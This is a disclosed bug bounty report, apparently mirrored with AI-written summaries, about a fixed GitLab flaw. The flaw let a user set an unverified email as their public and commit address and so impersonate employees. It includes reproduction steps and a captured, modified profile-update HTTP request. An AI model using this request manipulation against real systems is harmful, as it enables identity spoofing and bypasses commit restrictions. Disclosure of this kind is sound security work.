Employee impersonation by bypassing public and commit email verification
GitLab did not verify that the public and commit email addresses were confirmed before allowing them to be set. An attacker could set an unverified email address as their public and commit email, impersonating an employee and bypassing commit restrictions.

GitLab
Originally disclosed on GitLab
- Fixed in 3 months
- Disclosed after 3 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #1881598 by theluci on 2023-02-21, assigned to @fvpotvin:
Report | Attachments | How To Reproduce
Report
Hello,
While testing I found that the bug https://gitlab.com/gitlab-org/gitlab/-/issues/219745 that gitlab fixed two years ago has reopened.
Summary
Gitlab doesn't check the reliability of the user[public_email] and the user[commit_email] parameters. In the backend, it just checks if those fields are matched with the user[email] but doesn't check if the email address has been verified. So by changing the user[email], user[public_email] and user[commit_email] at the same time, the server will change the user public email and commit email to become the same email as the currently-changed email address in the request (which hasn't been verified yet).
Steps to reproduce
- Create a Gitlab account with your email address.
For example, [email protected] in my case.
2. Go to /profile/emails
3. Add an email address that you do not own. For example, [email protected]
4. Visit /profile
5. Change your primary email address to [email protected], click Save and capture the request, it will look like this:
POST /-/profile HTTP/2
Host: gitlab.com
Content-Type: multipart/form-data; boundary=---------------------------45235675323735184942831572911
Cookie: COOKIES

-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="_method"

put
-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="authenticity_token"

VfTHsNArSelTU0RuPQ34ZHS2x6/w2sY59WMD1SCz/Un9PUpBuiW0RZE6nAGkthZN2NKlEFz28GWSlxcQaSHI6Q==
-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="user[avatar]-trigger"; filename=""
Content-Type: application/octet-stream


-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="user[status][emoji]"


-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="user[status][message]"


-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="user[status][availability]"

not_set
-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="user[timezone]"

Etc/UTC
-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="user[name]"

lucifer-attacker
-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="user[id]"

8552782
-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="user[pronouns]"


-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="user[pronunciation]"


-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="user[email]"

[email protected]
-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="user[public_email]"


-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="user[commit_email]"


-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="user[skype]"
- Change user[email], user[public_email], user[commit_email] in above http request to become the same:
...

-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="user[email]"

[email protected]
-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="user[public_email]"

[email protected]
-----------------------------45235675323735184942831572911
Content-Disposition: form-data; name="user[commit_email]"

[email protected]

...
- Forward the request.

- Now re-visit /profile/emails and you will see [email protected] has become your public email address and your commit email address.
Impact
Impersonate as company employee with the public email address. Perform Gitlab git-related actions with the "verified" arbitrary email address and bypass the committing restriction.
Examples
My profile: [@]LuciferHackerone2
What is the current bug behavior?
The public and commit email addresses have a bad confirmation in the backend. It just checks if the email addresses are the same as the current email address. And when you send a request which also changes your current email address, the server will change your current email address first then perform change the user[commit_email] and user[public_email] after, which the user was able to bypass the check.
What is the expected correct behavior?
Commit and public email should be checked with verified email addresses, not only email addresses.
Output of checks
This bug happens on GitLab.com
Impact
Impersonate as company employee with the public email address. Perform Gitlab git-related actions with the "verified" arbitrary email address and bypass the committing restriction.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The backend only checked that the public and commit email fields matched the current email field, without verifying that the email address was confirmed.
Impact
An attacker could impersonate a company employee by setting an unverified email as their public email and perform Git-related actions with that email, bypassing commit restrictions.
What the attacker needed
A GitLab account; ability to intercept and modify HTTP requests
The fix
The backend should check that public and commit email addresses are verified, not just that they match the current email.
How it was found
- Create a GitLab account with your own email address.
- Go to the emails settings page and add an email address you do not own.
- Visit the profile page and change your primary email to the unowned address, capturing the request.
- Modify the captured request so that the email, public email, and commit email fields all contain the unowned address.
- Forward the modified request.
- Revisit the emails settings page to see the unowned address set as public and commit email.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you change your email on GitLab, the site should check that you actually own the new address before using it publicly. Here, the site only checked that the public and commit email fields matched the new email, not that the new email was verified. So an attacker could put someone else's email as their public and commit email, making it look like they are that person.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.

